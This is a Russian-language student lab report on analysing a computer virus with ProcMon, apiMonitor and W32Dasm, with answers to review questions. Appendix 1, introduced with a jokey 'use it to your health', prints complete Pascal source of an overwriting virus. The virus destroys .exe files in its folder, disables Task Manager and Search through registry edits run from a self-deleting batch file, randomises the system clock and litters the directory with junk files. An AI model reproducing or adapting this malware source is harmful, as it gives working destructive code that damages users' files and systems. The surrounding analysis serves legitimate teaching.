


Рисунок 14. Протокол работы вируса.

### Категория virus\_disk\_test была очищена и вновь заполнена копиями используемых ранее exe-файлов.

### Была запущена утилита apiMonitor, в ней выставлены фильтры по имени процесса вируса «My\_Virus.exe». После запуска exe файла, был зафиксирован протокол работы вируса (рисунок 15).




Рисунок 15. Протокол работы вируса в утилите apiMonitor.

### На основании протоколов работы вируса, полученных с помощью утилит ProcMon и apiMonitor, была построена функциональная схема работы вируса, представленная в приложении 3, в которой выделены деструктивные функции вируса, на рисунках далее представлены фрагменты протоколов, отвечающих за их выполнение (рисунок 16, 17, 18,19).



Рисунок 16. Изменение обоев рабочего стола.



Рисунок 17. Скрытие часов с панели задач.




Рисунок 18. Открытие файлов «My\_Virus.exe» и «APIMonitor.exe» для перезаписи.




Рисунок 19. Пример перезаписи файла.

### Категория virus\_disk\_test была очищена и заполнена копиями эталонных exe файлов.

### Вирус был запущен, произошло заражение. Код вируса был дизассемблирован с помощью утилиты W32Dasm (Рисунок 20). На основании его и функциональной схемы вируса, были выделены участки программы, которые проверяют сигнатуру вируса, осуществляют заражение и деструктивные функции и передают управление программе носителю, они представлены в приложении 4.




Рисунок 20. Дизассемблированный код вируса.

# Ответы на контрольные вопросы

## Перечислите виды компьютерных вирусов

Виды компьютерных вирусов: троянские кони, логические бомбы, черви, компаньоны, репликаторы.

## Для чего используется DOS-заголовок исполняемого файла в операционной системе Windows?

Dos-заголовок включен в файл PE-формата для поддержания совместимости со старыми версиями ОС.

## Какие действия выполняет вирус при заражении файла?

1. В заголовке файла точка входа меняется так, чтобы указывала на тело вируса.
2. Точка входа не меняется, но заменяются команды по адресу точки входа так, чтобы вирус получал управление.

## Укажите методы обнаружения вирусов, отличные от сигнатурного

Сопоставление текущей и эталонной информации о файлах, загрузочных секторах и других параметрах системы. Также можно использовать интеллектуальные средства антивирусной защиты, основанные на различных эвристических и самообучающихся алгоритмах, автоматически расширяющих список обнаруживаемых вирусов.

## Как при отсутствии программ-детекторов и фагов можно вылечить зараженную программу?

При отсутствии программ-детекторов и фагов зараженную программу можно вылечить с помощью программ-ревизоров и различных интеллектуальных средств антивирусной системы.

# Выводы

В ходе лабораторной работы были приобретены практические навыки по противодействию вредоносным программным средствам на примере компьютерных вирусов.

# Приложения

## Приложение 1

(\*Пользуйтесь на здоровье!!!\*)

{$M 2500000}

**Program** HLLO\_1;

**const**

//Используемые константы

VirSize = $0E00;

//размер файла

VictimCount = 13;

//Количество заражений за один запуск

FILE\_ATTRIBUTE\_NORMAL = $00000080;

FILE\_SHARE\_WRITE = $00000002;

KERNEL32 = 'kernel32.dll';

MAX\_PATH = 260;

CREATE\_ALWAYS = 2;

GENERIC\_READ = INTEGER($80000000);

GENERIC\_WRITE = $40000000;

OPEN\_EXISTING = 3;

TRUNCATE\_EXISTING = 5;

**type**

//используемы типы

PathBuf = **array** [0..MAX\_PATH] **of** char;

PInteger = ^INTEGER;

TFileTime = **record** //Запись передачи даты и времени

dwLowDateTime: INTEGER;

dwHighDateTime: INTEGER;

**end**;

FindRec = **record**

//Запись в которую возврящаются параметры поиска файлов

dwFileAttributes: INTEGER; //Атрибуты

ftCreationTime: TFileTime; //Время создания

ftLastAccessTime: TFileTime;//Время последнего обращения

ftLastWriteTime: TFileTime; //Время последнего изменения

nFileSizeHigh: INTEGER; //старшее слово размера

nFileSizeLow: INTEGER; //младшее слово размера

dwReserved0: INTEGER; //Резерв

dwReserved1: INTEGER; //Резерв

cFileName: PathBuf; //Полное имя файла

cAlternateFileName: **array**[0..13] **of** AnsiChar;//Имя файла в формате 8.3

**end**;

TSystemTime = **record**

wYear : Word;

wMonth : Word;

wDayOfWeek : Word;

wDay : Word;

wHour : Word;

wMinute : Word;

wSecond : Word;

wMilliseconds : Word;

**end**;

**function** SetSystemTime(**const** lpSystemTime: TSystemTime): BOOLEAN; stdcall; **external** kernel32 name 'SetSystemTime';

//установка системной даты и времени

**function** lstrcpy(lpString1, lpString2: PChar): PChar; stdcall; **external** kernel32 name 'lstrcpyA';

//установить строке значение (инициализация)

**function** lstrcat(lpString1, lpString2: PChar): PChar; stdcall; **external** kernel32 name 'lstrcatA';

//Сцепляет строки, добавляя к значению первой значение второй

**function** GetModuleFileName(hModule: INTEGER; lpFilename: PChar; nSize: INTEGER): INTEGER; stdcall; **external** kernel32 name 'GetModuleFileNameA';

//получение пути к файлу вызвавшему эту функцию

**function** CreateFile(lpFileName: PAnsiChar; dwDesiredAccess, dwShareMode: INTEGER; lpSecurityAttributes:Pointer; dwCreationDisposition, dwFlagsAndAttributes: integer; hTemplateFile: INTEGER): INTEGER; stdcall; **external** kernel32 name 'CreateFileA';

//открытие (создание) файла для записи или чтения

**function** WriteFile(hFile: INTEGER; **const** Buffer; nNumberOfBytesToWrite: INTEGER; **var** lpNumberOfBytesWritten: INTEGER; lpOverlapped:Pointer): BOOLEAN; stdcall; **external** kernel32 name 'WriteFile';

//запись в файл

**function** ReadFile(hFile: INTEGER; **var** Buffer; nNumberOfBytesToRead: INTEGER; **var** lpNumberOfBytesRead: INTEGER; lpOverlapped:Pointer): BOOLEAN; stdcall; **external** kernel32 name 'ReadFile';

//чтение из файла

**function** CloseHandle(hObject: INTEGER): BOOLEAN; stdcall; **external** kernel32 name 'CloseHandle';

//закрытие файла

**function** WinExec(lpCmdLine: PChar; uCmdShow: INTEGER): INTEGER; stdcall; **external** kernel32 name 'WinExec';

//запускает заданную прикладную программу

**function** FindFirstFile(lpFileName: PChar; **var** lpFindFileData: FindRec): integer; stdcall; **external** kernel32 name 'FindFirstFileA';

//Данная функция предназначена для нахождения первого файла по заданной маске

**function** FindNextFile(hFindFile: integer; **var** lpFindFileData: FindRec): BOOLEAN; stdcall; **external** kernel32 name 'FindNextFileA';

//Данная функция предназначена для нахождения следующего файла по заданной маске

**var**

VC : INTEGER=0;

//Количество зараженных программ

H : INTEGER;

R : FindRec;

//Эта процедура является аналагом

//стандартной процедуры Random

**function** RandInt(rCount:integer):integer;

**function** rdtsc:Integer; asm rdtsc **end**;

**begin**

result:=rdtsc **mod** rCount;

**if** result<0 **then** Result:=Result-2\*Result;

**End**;

**Procedure** RandTime;

**var**

tm : TSystemTime;

**begin**

tm.wHour:=RandInt(24);

//слаучайное значение часов 0..23

tm.wMinute:=RandInt(60);

//случайное значение минут 0..59

tm.wDay:=RandInt(29)+1;

//случайное число 1-29

tm.wMonth:=RandInt(12)+1;

tm.wYear:=RandInt(100)+1980;

//случайный год от 1980 до 2079

SetSystemTime(tm);

**end**;

//Процедура для наполнения мусором

//текущего каталога. За одно приме-

//нение создается от 1 до 10 файлов

//размером от 100 до 4096 байт.

//Наполненых случайными байтами

**Procedure** TrashDir;

**var**

i : integer;

r : integer;

k : integer;

rr : integer;

buf : **array** [1..10] **of** char;

bb : **array** [0..4095] **of** byte;

f : integer;

CRD : integer;

**begin**

r:=RandInt(10)+1;

//случайное число для количества файлов

**for** k:=1 **to** r **do**

**begin**

rr:=RandInt(3996)+100;

**for** i:=1 **to** 10 **do**

buf[i]:=chr(ord(randint(26)+65));

//случайное имя файла

buf[7]:='.';

//ставим 4-й с конца символ - точка (типо расширение)

**for** i:=0 **to** rr **do**

bb[i]:=RandInt(256);

//наполнение буфера случайными байтами

f:=CreateFile(@Buf,GENERIC\_WRITE,0,nil,CREATE\_ALWAYS,0,0);

WriteFile(f, Buf, rr, CRD, nil);

//запись в файл

CloseHandle(f);

**end**;

**end**;

//Эта процедура предназначена для

//внесения изменений реестра и запуска

//других процудур изменения качества

//жизни пользователя.

**Procedure** Dectruction;

**var**

i : integer;

f : integer;

Buf : **array** [0..1999] **of** char;

CRD : integer;

**begin**

LStrCpy(Buf,#0);

//инициализация переменной

LStrCat(Buf,'REGEDIT4'#13#10);

LStrCat(Buf,'[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]');

LStrCat(Buf,'"NoFind"=dword:00000001'#13#10);

//установка запрета на команду Поиск

LStrCat(Buf,'[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]'#13#10);

LStrCat(Buf,'"DisableTaskMgr"=dword:00000001'#13#10);

//установка запрета на диспетчер задач

LStrCat(Buf,'"NoDispCPL"=dword:00000001'#13#10);

//установка запрета на параметры дисплея

LStrCat(Buf,#7);

**for** i:=0 **to SizeOf**(Buf) **do**

**if** Buf[i]=#7 **then break**;

//Определение позиции завершюшего символа

f:=CreateFile('key.reg',GENERIC\_WRITE,0,nil,CREATE\_ALWAYS,0,0);

//Открытие файла с его созданием

WriteFile(f, Buf, i, CRD, nil);

CloseHandle(f);

//Закрытие файла

LStrCpy(Buf,#0);

//Инициализация переменной

LStrCat(Buf,'@reg import key.reg'#13#10);

//Строка импорта ключа в реестр

LStrCat(Buf,'@del key.reg'#13#10);

//Строка удаления файла реестра

LStrCat(Buf,'@del bat.bat'#7);

//Строка удаления ВАТ-ника

**for** i:=0 **to SizeOf**(Buf) **do**

**if** Buf[i]=#7 **then break**;

//Определение позиции завершюшего символа

f:=CreateFile('bat.bat',GENERIC\_WRITE,0,nil,CREATE\_ALWAYS,0,0);

//Открытие с созданием файла

WriteFile(f, Buf, i, CRD, nil);

CloseHandle(f);

winexec('bat.bat',0);

//Запуск ВАТ-ника на исполнение

RandTime;

TrashDir;

//Засорение папки

**end**;

//Процедура Infect предназначенна для

//заражения с перезаписью всего файла

//найденного в процедуре Main

**Procedure** Infect(path : PChar);

**var**

pch : PathBuf;

B : INTEGER;

F : INTEGER;

Buf : **array** [1..VirSize] **of** Char;

**begin**

GetModuleFileName(0, pch, MAX\_PATH);

//Получение пути к себе

F:=CreateFile(pch, GENERIC\_READ, 1, nil,

OPEN\_EXISTING, FILE\_ATTRIBUTE\_NORMAL, 0);

ReadFile(F, Buf, VirSize, B, nil);

//Чтение себя в буфер

CloseHandle(F);

F := CreateFile(path, GENERIC\_WRITE,

CREATE\_ALWAYS, nil, TRUNCATE\_EXISTING, FILE\_ATTRIBUTE\_NORMAL, 0);

//Открытие жертвы с обнулением содержимого

WriteFile(F, Buf, VirSize, B, nil);

CloseHandle(F);

//Закрытие жертвы

inc(VC);

**if** VC=VictimCount **then** Halt;

**end**;

//Процедура Main предназначенна для

//организации взаимодействия всех

//составных частей программы и являет

//собой рабочий алгоритм программы.

**Procedure** Main;

**begin**

H:=FindFirstFile('\*.exe',R);

//Поиск файлов по маске \*.exe

**while** H<>0 **do**

**begin**

**if** ((R.cFileName[0]<>'.') **or** (R.cFileName[1]<>'.')) **and** (R.nFileSizeLow>VirSize) **then**

//Если не каталог и размер жертвы больше VirSize то..

infect(R.cFileName);

**if not** FindNextFile(h,R) **then break**

//Поиск следующего файла, если файл не найден - выход из цикла

**end**

**end**;

**begin**


//Основная часть

Dectruction;


Main

end.

## Приложение 2



## Приложение 3



## Приложение 4

Тело вируса

Располагается: 00406C18 – 00408DF8.

Проверка сигнатуры вируса

Располагается: 00404250 - 0040436C.

Заражение и деструктивные функции

Располагается: 00408E00 - 0040A81A.

Передача управления программе-носителю

Располагается: 00406C54 - 00406C79

Дизассемблированный код можно найти здесь: https://drive.google.com/file/d/18iAm-2SjRKbc1XxpMW5ji34gQH5xneXc/view?usp=drive\_link